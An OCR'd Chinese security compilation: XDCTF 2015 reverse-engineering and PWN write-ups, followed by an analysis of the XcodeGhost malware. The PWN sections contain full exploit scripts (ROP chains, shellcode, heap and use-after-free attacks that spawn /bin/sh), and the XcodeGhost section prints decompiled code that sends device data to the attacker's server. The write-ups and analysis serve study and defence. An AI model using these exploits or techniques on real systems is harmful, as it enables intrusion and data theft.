接着程序将注册码的第 14-18 字符与 tUlat 作对比，最后程序将注册码除了}的最后四位分别与 T C D X 异或，当结果分别为 0x31 0x3A 0xB 0x2D 时验证正确，得到 flag。

Flag: XDCTF{Congra_tUlat$eyOu}

Reverse300

这个是 python 的混淆 ,很难看。首先通过 PyCharm 打开并使用 Reformat 功能整理一下，可以得到分行版本的 py。接着总结出他的混淆手法和阅读法则：所有的赋值都是通过 for VAR in VALUE ，应从后往前读，并把 lambda 想象成一个函数指针，即可。

由此，得到逆向后的版本（见附件）。

然后发现提交的 flag 不对，分析程序可知，该算法会损失每一个字节的最高两位，而其用的置换表 string.printable.strip()长度为 94（01011110b），所以可能会损失第 7 字节的有效数据，因此修改程序，使得可以输出两个版本的解密串，结合脑洞替换部分字节可得到 flag。

Flag: xdctf{0ne-l1n3d_Py7h0n_1s_@wes0me233}

Reverse400

这题着实比较坑，要小心关机暗桩。

由于其编译器版本比较新，所以这里姑且说一下猜想。

通过其不能在 xp 下面运行，可直接知道由 vs2012+编译（原因：未选择平台工具集）加之 IDA 不能分析出库函数，所以可知应该是 VS2015。

不过，本人并没有兴趣去做 vs2015 的 FLIRT 签名，所以直接上。

首先，根据 vc 编译器的做法，库函数一般在一起，并且是程序代码的后一部分，所以根据 IDA 的导航栏并结合调试和分析就可以知道是什么库函数了。

然后转到 start 函数，根据上面的原则，很轻易的便在这 4 个函数里面找到了 main，显然是 sub_401F57 符合条件，并且对应的 3 个参数也吻合 main 的特征，不放心可以进到每一个去看一看，如图 1-4-10：

```
.text:00406AC1                push    edi             ; hModule
.text:00406AC2                call    sub_40AF75
.text:00406AC7                call    sub_40EC4E
.text:00406ACC                mov     edi, eax
.text:00406ACE                call    sub_40EC48
.text:00406AD3                mov     esi, eax
.text:00406AD5                call    sub_40E2A0
.text:00406ADA                push    eax
.text:00406ADB                push    dword ptr [edi]
.text:00406ADD                push    dword ptr [esi]
.text:00406ADF                call    sub_401F57
.text:00406AE4                mov     esi, eax
.text:00406AE6                push    0               ; hModule
.text:00406AE8                call    sub_40B011
.text:00406AED                add     esp, 14h
.text:00406AF0                call    sub_40B723
.text:00406AF5                test    al, al
.text:00406AF7                jnz     short loc_406AFF
.text:00406AF9                push    esi
.text:00406AFA                call    sub_40B84C
.text:00406AFF
```

图 1-4-10

这里介绍另外一种方法：

先让程序跑起来，使其等待用户输入。然后使用区段断点，在 CrackPoi 的.text 区段按 F2 下断，并输入一些字符并回车，然后程序就会断下来，这样便可以确定 main 函数的位置了。

接着程序做一些初始化，并使用

```
if ( CheckVM() != 0x8027025D )
```

检测虚拟机，并开始接受用户输入输入信息后，程序将信息存储，并验证。

```
InitString_NotSure((int)&v15, v3 - 40);       // RegKey
*(_BYTE *)(v3 - 4) = 3;
InitString_NotSure((int)&v14, v3 - 64);       // RegName
*(_BYTE *)(v3 - 4) = 2;
Check(v3);
v12 = ShowLine_NotSure(v3);
```

图 1-4-11

接着在 Check 函数中可以看到注册码长度要小于等于 35，这时我们估计注册码长度就是 35 了。

接下来的一个大的判断，可以看出，函数的一小半纯属混淆视听，所以无视掉。

接着对注册名做一些变换，得到一个 35 字节的字符串，并且限制注册码必须为 35 位。

注意：

我们的目的是搞到最后的 RegKey，而不是这个 RegName，而且只要求做出一组，所以大可以不必关心他对 RegName 的变换，直接看 RegKey 的变换和比较，类似于追码。

之后来到下面对 Key 的比较，提前说明一下，这个函数使用 eax ecx edx 传参，eax 是 MachineCode，ecx 是变换后的 RegName，edx 是 RegKey。

这里的工作主要是把经过变换过的 Name 的每一个字节变成一个 int，然后再对 Name 做一次变换，接着将 Name 与 Machine 做一下变换（按字节相乘），再对它做一次变换，得到最后的 Name。

然后自己构造一个异常，通过异常来控制程序流程，在 SEH Handler 里面进程 Key 的校验。

在这个 Handler 中，首先检测虚拟机（in 读取端口），然后检测从 0x403789 到 0x403889 之间有没有断点，检测到上述问题的话直接关机，如图 1-4-12：

```
    while ( *(_BYTE *)v6 != v7 )
    {
      ++v6;
      --v8;
      if ( v6 != 0 || !v8 )
        goto No_Debug;
    }
  }
  hModule = LoadLibraryW(L"ntdll.dll");
  v13 = GetProcAddress(hModule, "RtlAdjustPrivilege");
  v11 = GetProcAddress(hModule, "ZwShutdownSystem");
  v14 = 0;
  v19 = ((int (__cdecl *)(signed int, signed int, signed int, int *))v13)(19, 1, 1, &v14);
  if ( v19 == 0xC000007C )
    v19 = ((int (__cdecl *)(signed int, signed int, _DWORD, int *))v13)(19, 1, 0, &v14);
  v19 = ((int (__cdecl *)(signed int))v11)(2);
  FreeLibrary(hModule);
  sub(v10);
No_Debug:
  v26 = 0;
```

图 1-4-12

之后，将内部保存的一个 char 数组进行变换后与 Name 再次进行变换，最后与输入的 RegKey 对比。不知为何在断点下载 SEH Handler 中得到的数据会有一个字节不同，无奈只好在最后的地方下断然后按照程序最后的代码运算得到 RegKey:

```
EG7DYM277AU1B8QD2LR1BRKNR7YBW33X0WL
```

提交得到 flag。

一血 Flag: XDCTF{F1a9_is!_T0!_F^ind_S4ncE_An71_D1bug9er}

Reverse 500

较 Reverse400 来说简单一些，使用 IDA 打开即可直接获得消息处理函数。

DialogFunc 的位置。然后你可以十分轻松愉悦地发现 ,判断的函数是多么清晰的摆在眼前，只是前面多了两个 GetDlgItem，如图 1-4-13：

```
{
  if ( Msg != WM_COMMAND )
    return DefWindowProcA(hWnd, Msg, wParam, lParam);
  if ( (_WORD)wParam == 1002 )
  {
    GetDlgItemTextA(hWnd, 1001, String, 100); // strlen(String)
    if ( GetDlgItemTextA(hWnd, 10086, String, 100) && GetDlgItemTextA(hWnd, 10010, String, 100) )//
    {
      pRegCode = StringToHex(strlen(String), String, (int)&v9);
      _mm_storeu_si128(&v12, _mm_loadu_si128((const __m128i *)pRegCode));
      _mm_storel_epi64((__m128i *)&v13, _mm_loadl_epi64((const __m128i *)pRegCode + 1));
```

图 1-4-13

这两个 GetDlgItem 可不简单，10086 和 10010 这两个控件 ID 在这个窗口中根本就不存在 ,怎么搞？无奈 ,又只好一个一个函数的翻 ,翻到 408550 的时候我眼前一亮 ,如图 1-4-14：

```
BOOL HookGetDlgItemText()
{
  LPVOID v0; // edi@1
  LPVOID v1; // ecx@1
  DWORD v3; // [sp+4h] [bp-Ch]@1
  DWORD flOldProtect; // [sp+8h] [bp-8h]@1

  v0 = VirtualAlloc(0, 0x32u, 0x3000u, 0x40u);  // hook GetDlgItemText
  VirtualProtect(pGetDlgItemText, 0x32u, 0x40u, &flOldProtect);
  v1 = pGetDlgItemText;
  *(_DWORD *)v0 = *(_DWORD *)pGetDlgItemText;
  *((_BYTE *)v0 + 4) = *((_BYTE *)v1 + 4);
  *((_BYTE *)v0 + 5) = 0xE9u;
  *(_DWORD *)((char *)v0 + 6) = (_BYTE *)pGetDlgItemText - (_BYTE *)v0 - 5;
  *(_BYTE *)pGetDlgItemText = 0xE9u;
  *(_DWORD *)((char *)pGetDlgItemText + 1) = (char *)Handler_GetDlgItemText// 设置长跳位置
                                           - (char *)(int (__stdcall *)(int, int, const char *, int))pGetDlgItemText
                                           - 5;
  pGetDlgItemText = v0;
  return VirtualProtect(v0, 0x32u, flOldProtect, &v3);
}
```

图 1-4-14

注释应该已经告诉你真相了，自己 hook 了自己的 GetDlgItemText，如图 1-4-15：

```
int __stdcall Handler_GetDlgItemText(int a1, int a2, const char *a3, int a4)
{
  int result; // eax@2

  if ( a2 == 10086 )
  {
    result = strlen(a3) == 48;
  }
  else if ( a2 == 10010 )
  {
    result = sub_408440((char *)a3);
  }
  else
  {
    result = ((int (__stdcall *)(int, int, const char *, int))pGetDlgItemText)(a1, a2, a3, a4);
  }
  return result;
}
```

图 1-4-15

这里就是 10086 和 10010 的处理位置，一个验证注册码的长度，一个验证注册码是否包含非法字符。

然后就是验证了。

首先 DES(!NOT SURE! Result of KANAL)解密传入的注册码，然后将注册码最后两位移到最前面，接着和程序中的一组字节挨个异或，最后和机器码比对，若相同则正确。

但是死活没有找到 DES 的解密密钥，所以各种尝试均无功而返。然后就打算看了一下解密的函数，结果手抽点错了，发现两个函数基本相同，引起了我的怀疑，又发现两个函数分别有“加密之前”、“解密之前” 字符串，所以断定他们俩是一对互逆的函数。所以直接在原来调用解密函数的地方把函数换成了加密函数，并设置好相关的缓冲区（函数的第二个参数，不要忘了末尾用 0x08 填充到 24 字节，不要被 IDA 错误的变量类型迷惑住了）为已经

逆向变换过的 MachineCode，即可得到注册码，提交得到 flag。

一血 Flag: XDCTF{1azy_Cm_15_2_s1mp0!}

第5节 XDCTF Write up PWN 篇

作者：BXB

来自：白细胞团队

网址：http://www.ngsst.net/

PWN 100

搜索文件字符串发现是 ms12-027 ,msf 中搜索到相关 rb 脚本 ,然后就可以知道 shellcode 位置了，提取 shellcode 分析发现是个写入 flag 的：xdctf{d4_5h1_fu_d41_w0_f31}

PWN 200

Kali2.0 libc 搞定，构造 rop 链

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *
import struct
import time

io = zio(("133.130.111.139",2333),timeout=1000,print_write=None)

#b 0x080484BD
#a = raw_input()

rop =   'A' * (0x6C + 4)
rop += struct.pack('I',0x080483C0)                  # write_got
rop += struct.pack('I',0x080485cd)                  # pop pop pop ret
rop += struct.pack('I',1)                           # 0
rop += struct.pack('I',0x0804A000)                  # buffer address
rop += struct.pack('I',16)                          # size
rop += struct.pack('I',0x08048390)                  # read_got
rop += struct.pack('I',0x080485cd)                  # pop pop pop ret
```

```
rop += struct.pack('I',0)                                    # 0
rop += struct.pack('I',0x0804A300)                            # buffer address
rop += struct.pack('I',16)                                   # size
rop += struct.pack('I',0x08048453)                            # pop_ebp ret
rop += struct.pack('I',0x0804A300)                            # buffer address
rop += struct.pack('I',0x08048481)                            # leave ret
rop += struct.pack('I',0x0804A300)                            # ebp value

read_offset = 0x000D95E0
system_offset = 0x0003E360
bin_sh_offset = 0x0015D1A9


io.read_until('Welcome to XDCTF2015~!')
io.write(rop)

content = io.read(16)
content = content[5:9]
read_addr = struct.unpack('I',content)[0]


system_addr = read_addr - read_offset + system_offset
bin_sh_addr = read_addr - read_offset + bin_sh_offset

print "[+] read address %s" % hex(read_addr)
print "[+] system address %s" % hex(system_addr)
print "[+] /bin/sh address %s" % hex(bin_sh_addr)

time.sleep(0.5)

rop2 =   struct.pack('I',0x0804A400)
rop2 += struct.pack('I',system_addr)
rop2 += struct.pack('I',system_addr)
rop2 += struct.pack('I',bin_sh_addr)

io.write(rop2)

io.interact()
```

PWN 300

新建 girl 的时候可以新建类型为 0 的，这样分配长度只有 100，修改 girl 的时候可以选择 girl 类型，这样可以编辑更多的 girl 内容，从而将 girl 链表的 next/prev 指针泄露出来或者

覆盖，得到 girl 起始的堆地址，后面在 delete 的时候可以 dword shoot 了，没开 NX，直接将 shellcode 写到第一个 girl，并通过 shoot 修改 exit_got 指针直接起 shell：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *
import struct

io = zio(("133.130.90.210",6666),timeout=1000)

shellcode = (
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f"
"\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80"
)

#新建 5 个 girl
for i in range(0,5):
    io.read_until('Choice:')
    io.write('1\n')
    io.read_until('Girl:')
    io.write('0\n')

#leak addr
io.read_until('Choice:')
io.write('3\n')
io.read_until('edit:')
io.write('0\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
io.write('A' * 116 + "PPPP")

#a = raw_input()
io.write('4\n')
io.read_until('print:')
io.write('0\n')
content = io.read_until('Choice:')
index = content.find('PPPP')
heap_addr = content[index + 8 : index + 12]

heap_addr = struct.unpack('I',heap_addr)[0]
```

```
print "[+] heap address %s" % hex(heap_addr)

io.write('3\n')
io.read_until('edit:')
io.write('1\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
io.write('A' * 116 + struct.pack('I',0x0804B064) + struct.pack('I',0x0804B060))
content = io.read_until('Choice:')

#dword shoot
io.write('2\n')
io.read_until('delete:')
io.write('2\n')

io.read_until('Choice:')
io.write('3\n')
io.read_until('edit:')
io.write('1\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
io.write(struct.pack('I',0x0804B01C))

#修改 exit got
io.read_until('Choice:')
io.write('3\n')
io.read_until('edit:')
io.write('1\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')

io.write(struct.pack('I',heap_addr + 0xc))
io.read_until('Choice:')

#write shellcode
io.write('3\n')
io.read_until('edit:')
io.write('0\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
```

```
io.write('\x90' * 20 + shellcode + '\x90' *20)

io.read_until('Choice:')
io.write('5\n')
io.interact()
```

PWN 400

类似压缩包协议，文件长度那里存在整数溢出，设置为 0xfffe 就可以过验证，然后后面拷贝文件名的时候就可以直接拷贝 flag 了：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *

io = zio(("159.203.87.2",8888),timeout=1000,print_write=None)
io.write('PK\x01\x02' + 'A' * 24 + '\xFE\xFF' + 'B' * 16 + 'flag.txt' + 'C' *10)
io.interact()
```

PWN 500

在建立 essay 内容的时候我们可以建立 104 长度，这时候再读入我发现事实上一个字节都读入不了，所以设置+4 位置的 len 为 0，这样在 resit 函数时候我们就可以将这块堆卸载，而且不将相关指针设为 NULL，造成 UAF，下一次再 take_exam 时候分配的堆地址与第一次我们建立的 exam 结构体+16 处的指针是相同的地址，这样通过 cheat 功能可以直接修改第二个科目的指针，覆盖+16 处偏移为 free_got，下次再 cheat 修改科目二内容就修改了 free_got，为 put_plt，再次通过 cheat 修改科目二的+16 处为 unlink_got 这样就可以泄露函数指针，通过上面方法，我们将 free_got 再次修改为 system_address，然后布置好+16 处为/bin/sh，并在 take_exam 中建立 essay 时候输入大于 104 的长度，这样就可以触发 free(s->essay_str)，事实上这时候直接起 shell：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *
```

```
import struct
import time


io = zio(("128.199.232.78",5432),timeout=1000,print_write=None)

io.read_until('6.exit')
io.write('1\n')
io.read_until('chars')
io.write('1234\n')
io.read_until('yourself')
io.write('1234\n')
io.read_until('6.exit')


#新建的 essay 长度和结构体长度相同
io.write('2\n')
io.read_until('3.dota')
io.write('1\n')
io.read_until('essay?')
io.write('104\n')
io.read_until('OK')
io.write('1' * 104 + '\n')                                    #fread 要以回车结束
io.read_until('6.exit')

# 删除新建的节点，此时 len 为 0，不将指针清空，造成 uaf
io.write('5\n')
io.read_until('3.dota')
io.write('1\n')
io.read_until('6.exit')

# 此时 math->essay_str 指向的就是 english 的指针
io.write('2\n')
io.read_until('3.dota')
io.write('2\n')
io.read_until('essay?')
io.write('8\n')
io.read_until('OK')
io.write('A' * 8 + '\n')                                      #fread 要以回车结束
io.read_until('6.exit')

# 调用 cheat 函数来修改 english 的内存
fake_heap =   struct.pack('I',2)
fake_heap += struct.pack('I',8)
```

```
fake_heap += struct.pack('I',8)
fake_heap += '\x00' * 4                                    #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',0x0000000000602318)           #essay_str 地址，这里为
free_got，修改 free_got 地址
fake_heap += struct.pack('Q',0x00000000004013F0)           #show_function ,这里 64 位，
不太好利用
fake_heap += '\x00' * (0x68 - len(fake_heap))              #凑齐大小

io.write('1024\n')
io.read_until(' :)')
io.write('1\n')
time.sleep(0.5)
io.write(fake_heap + '\n')
io.read_until('6.exit')

# 通过作弊函数修改 essay_str 中，即 free_got 指针为 puts 指针

io.write('1024\n')
io.read_until(' :)')
io.write('2\n')
time.sleep(0.5)
io.write(struct.pack('Q',0x0000000000400970) + '\n')
io.read_until('6.exit')

#成功修改指针为 puts 就可以泄露函数地址了，泄露 read 地址
fake_heap =   struct.pack('I',0)
fake_heap += struct.pack('I',0)
fake_heap += struct.pack('I',8)
fake_heap += '\x00' * 4                                    #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',0x0000000000602328)           #essay_str 地址，这里为
free_got，修改为 unlink_got 地址
fake_heap += struct.pack('Q',0x00000000004013F0)           #show_function ,这里 64 位，
不太好利用
fake_heap += '\x00' * (0x68 - len(fake_heap))              #凑齐大小

io.write('1024\n')
io.read_until(' :)')
io.write('1\n')
time.sleep(0.5)
io.write(fake_heap + '\n')
io.read_until('6.exit')

# 如果直接调用 test_exam，那么在 free 后会将 ptr+23 写入空指针，导致任意写入失败
# 泄露 read_got 指针，构造一个错误的长度触发 free
```

```
io.write('5\n')
io.read_until('3.dota')
io.write('2\n')

content = io.read_until('again')

# 偏移，奇怪了，这个地方远程泄露 read 什么都没有，试了很久换成 unlink 搞定

unlink_offset = 0x00000000000ED070
system_offset = 0x0000000000046640
bin_sh_offset = 0x000000000017CCDB

'''
read_offset = 0x00000000000EC390
system_offset = 0x0000000000046640
bin_sh_offset = 0x000000000017D87B
'''

#其实这个地址是 unlink 函数的地址
read_leak = content[content.find('ota\n') + 2 : content.find('ota\n') + 8] + '\x00' * 2
read_addr = struct.unpack('Q',read_leak)[0]

system_addr = read_addr - unlink_offset + system_offset
bin_sh_addr = read_addr - unlink_offset + bin_sh_offset

print "[+] read address %s" % hex(read_addr)
print "[+] system address %s" % hex(system_addr)
print "[+] /bin/sh address %s" % hex(bin_sh_addr)


# 调用 cheat 函数来重新修改被 resit 破坏的 ptr + 232 位置的指针内容
fake_heap =   struct.pack('I',2)
fake_heap += struct.pack('I',0)
fake_heap += struct.pack('I',8)
fake_heap += '\x00' * 4                                          #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',0x0000000000602318)                   #essay_str 地址，这里为
free_got，修改 free_got 地址
fake_heap += struct.pack('Q',0x00000000004013F0)                   #show_function ,这里64位，
不太好利用
fake_heap += '\x00' * (0x68 - len(fake_heap))                    #凑齐大小

io.write('1024\n')
io.read_until(' :)')
io.write('1\n')
```

```
time.sleep(0.5)
io.write(fake_heap + '\n')
io.read_until('6.exit')

#这儿有个问题，free 后把 ptr+232 这里清空了，而根本就没有 free 吊内存，所以无法再通过它写入了

#修改 free_got 为 system 地址

io.write('1024\n')
io.read_until(' :)')
io.write('2\n')
time.sleep(0.5)
io.write(struct.pack('Q',system_addr) + '\n')
io.read_until('6.exit')

#修改 math 处 essay_str 为/bin/sh  偏移
fake_heap =    struct.pack('I',2)
fake_heap += struct.pack('I',0)
fake_heap += struct.pack('I',8)
fake_heap += '\x00' * 4                                          #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',bin_sh_addr)                        #essay_str 地址，这里为
free_got，修改为/bin/sh 地址
fake_heap += struct.pack('Q',0x00000000004013F0)                   #show_function，不然无法
resit 了
fake_heap += '\x00' * (0x68 - len(fake_heap))                    #凑齐大小

io.write('1024\n')
io.read_until(' :)')
io.write('1\n')
time.sleep(0.5)
io.write(fake_heap + '\n')
io.read_until('6.exit')

#触发漏洞
io.write('2\n')
io.read_until('3.dota')
io.write('2\n')
io.read_until('essay?')
io.write('800\n')

io.interact()
```

（全文完）责任编辑：Rexy

第二章 XcodeGhost 小结

第1节 Xcode 编译器里有鬼 – XcodeGhost 样本分析

作者：蒸米，迅迪

来自：阿里移动安全

网址：http://jaq.alibaba.com/

事情的起因是唐巧_boy 在微博上发了一条微博说到，一个朋友告诉我他们通过在非官方渠道下载的 Xcode 编译出来的 app 被注入了第三方的代码，而且这样的 app 会向一个网站上传数据。目前已知两个知名的 App 被注入，如图 2-1-1：

图 2-1-1

随后很多留言的小伙伴们纷纷表示中招了，网名为“谁敢乱说话”的童鞋表示：“还是不能相信迅雷，我是把官网上的下载 URL 复制到迅雷里下载的，还是中招了。”

我说明一下，有问题的 Xcode6.4.dmg 的 sha1 是：

```
a836d8fa0fce198e061b7b38b826178b44c053a8
```

官方正宗的是：

```
672e3dcb7727fc6db071e5a8528b70aa03900bb0
```

大家一定要校验清楚，另外还有一位小伙伴表示他是在百度网盘上下载的，也中招了。

样本分析

在疯狗、longye 的帮助下，JoeyBlue_为我们提供了病毒样本：CoreService 库文件。因为用这个库的 Xcode 编译出的 app 都会中毒，所以我们给这个样本起名为：XCodeGhost。

CoreService 是在下面的目录下发现的：

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/
```

这个样本的基本信息如下：

```
$shasum CoreService
f2961eda0a224c955fe8040340ad76ba55909ad5    CoreService
$file CoreService
CoreService: Mach-O universal binary with 5 architectures
CoreService (for architecture i386):       Mach-O object i386
CoreService (for architecture x86_64):    Mach-O 64-bit object x86_64
CoreService (for architecture armv7):     Mach-O object arm
CoreService (for architecture armv7s):    Mach-O object arm
CoreService (for architecture arm64):     Mach-O 64-bit object
```

用 ida 打开样本后，发现它非常简单，只有少量的函数。其主要的功能就是先收集一些 iPhone 和 app 的基本信息，包括：bundle id，应用名称，系统版本，语言，国家等，如图 2-1-2：

```
v50 = objc_msgSend(
        &OBJC_CLASS___NSDictionary,
        paDictionarywi_0,
        v18,
        CFSTR("timestamp"),
        v16,
        CFSTR("app"),
        v8,
        CFSTR("bundle"),
        v29,
        CFSTR("name"),
        v20,
        CFSTR("os"),
        v22,
        CFSTR("type"),
        v3,
        CFSTR("status"),
        v48,
        CFSTR("version"),
        v24,
        CFSTR("language"),
        v31,
        CFSTR("country"),
        v39,
        CFSTR("idfv"),
        0);
```


图 2-1-2

随后，它会把这些信息上传到 init.icloud-analysis.com 服务器上，如图 2-1-3：

```
nd(v37, paAppendData, v38);
_msgSend(&OBJC_CLASS___NSURL, paUrlwithstring, CFSTR("http://init.icloud-analysis.com"));
_retainAutoreleasedReturnValue(v21);

_msgSend(&OBJC_CLASS___NSMutableURLRequest, paRequestwithurl, v22, 1, 0, 1077805056);
d *)objc_retainAutoreleasedReturnValue(v23);
nd(v24, paSethttpmethod, CFSTR("POST"));
_msgSend(v37, paLength);
_msgSend(&OBJC_CLASS___NSString, paStringwithform, CFSTR("%lu"), v25);
_retainAutoreleasedReturnValue(v26);
nd(v24, paSetvalueForhtt, v27, CFSTR("Content-Length"));
```

drops.wooyun.org

图 2-1-3

http://init.icloud-analysis.com 并不是 apple 的官方网站，而是病毒作者所申请的仿冒网站，用来收集数据信息的，如图 2-1-4：

图 2-1-4

目前该网站的服务器已经关闭，用 whois 查询服务器信息也没有太多可以挖掘的地方。这说明病毒作者是个老手，并且非常小心，在代码和服务器上都没有留下什么痕迹，所以不排除以后还会继续做作案的可能。

检测方法

为了防止 app 被插入恶意库文件，开发者除了检测下面的目录下，是否有可疑的 framework 文件之外：

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs
```

还应该检测一下：

```
Target->Build Setting->Search Paths->Framework Search Paths
```

看看是否有可疑的 frameworks 混杂其中，如图 2-1-5：




图 2-1-5

另外因为最近 iOS dylib 病毒也十分泛滥，为了防止开发者中招，支付宝的小伙伴还提供了一个防止被 dylib hook 的小技巧：在 Build Settings 中找到“Other Linker Flags”，在其中加上“-Wl,-sectcreate,__RESTRICT,__restrict,/dev/null”即可，如图 2-1-6：




图 2-1-6

最后的建议是：以后下载 XCode 编译器尽可能使用官方渠道，以免 app 被打包进恶意的病毒库。如果非要用非官方渠道，一定要在下载后校验一下哈希值。

思考&总结

虽然 XCodeGhost 并没有非常严重的恶意行为，但是这种病毒传播方式在 iOS 上还是首次。也许这只是病毒作者试试水而已，可能随后还会有更大的动作，请开发者务必要小心。这个病毒，让我想到了 UNIX 之父 Ken Thompson 的图灵奖演讲“Reflections of Trusting Trust”。他曾经假设可以实现了一个修改的 tcc ,用它编译 su login 能产生后门 ,用修改的 tcc 编译“正版”的 tcc 代码，也能够产生有着同样后门的 tcc。也就是不论 bootstrap(用 tcc 编译 tcc) 多

少次，不论如何查看源码都无法发现后门，真是细思恐极啊。

追加更新

很多开发者们担心最近下载的 Xcode 7 也不安全，这里笔者没有使用任何下载工具的情况，

在苹果官网上下载了 Xcode_7.dmg，并计算了 sha1 的值。

```
http://adcdownload.apple.com/Developer_Tools/Xcode_7/Xcode_7.dmg
$ shasum Xcode_7.dmg
4afc067e5fc9266413c157167a123c8cdfdfb15e  Xcode_7.dmg
```

如图 2-1-7：




图 2-1-7

所以如果在非 App Store 下载的各位开发者们，可以用 shasum 校验一下自己下载的 Xcode 7

是否是原版。FlowerCode 同学通过分析流量发现 ,病毒开发者的服务器是搭建在 Amazon EC2

的云上的，目前服务器已经关闭，如图 2-1-8：

图 2-1-8

根据 palo alto networks 公司爆料，被感染的知名 App Store 应用为”网易云音乐”！该 app 应用在 AppStore 上的最新版本 2.8.3 已经确认被感染，并且该应用的 Xcode 编译版本为 6.4（6E35b），也就是 XcodeGhost 病毒所感染的那个版本。网易云音乐在 AppStore 上目前的状态，如图 2-1-9 和图 2-1-10：

图 2-1-9

图 2-1-10

"网易云音乐"逆向后的函数列表，可以找到 XcodeGhost 所插入的函数，如图 2-1-11：




图 2-1-11

受感染的"网易云音乐"app 会把手机隐私信息发送到病毒作者的服务器

init.icloud-analysis.com 上面，如图 2-1-12：

图 2-1-12

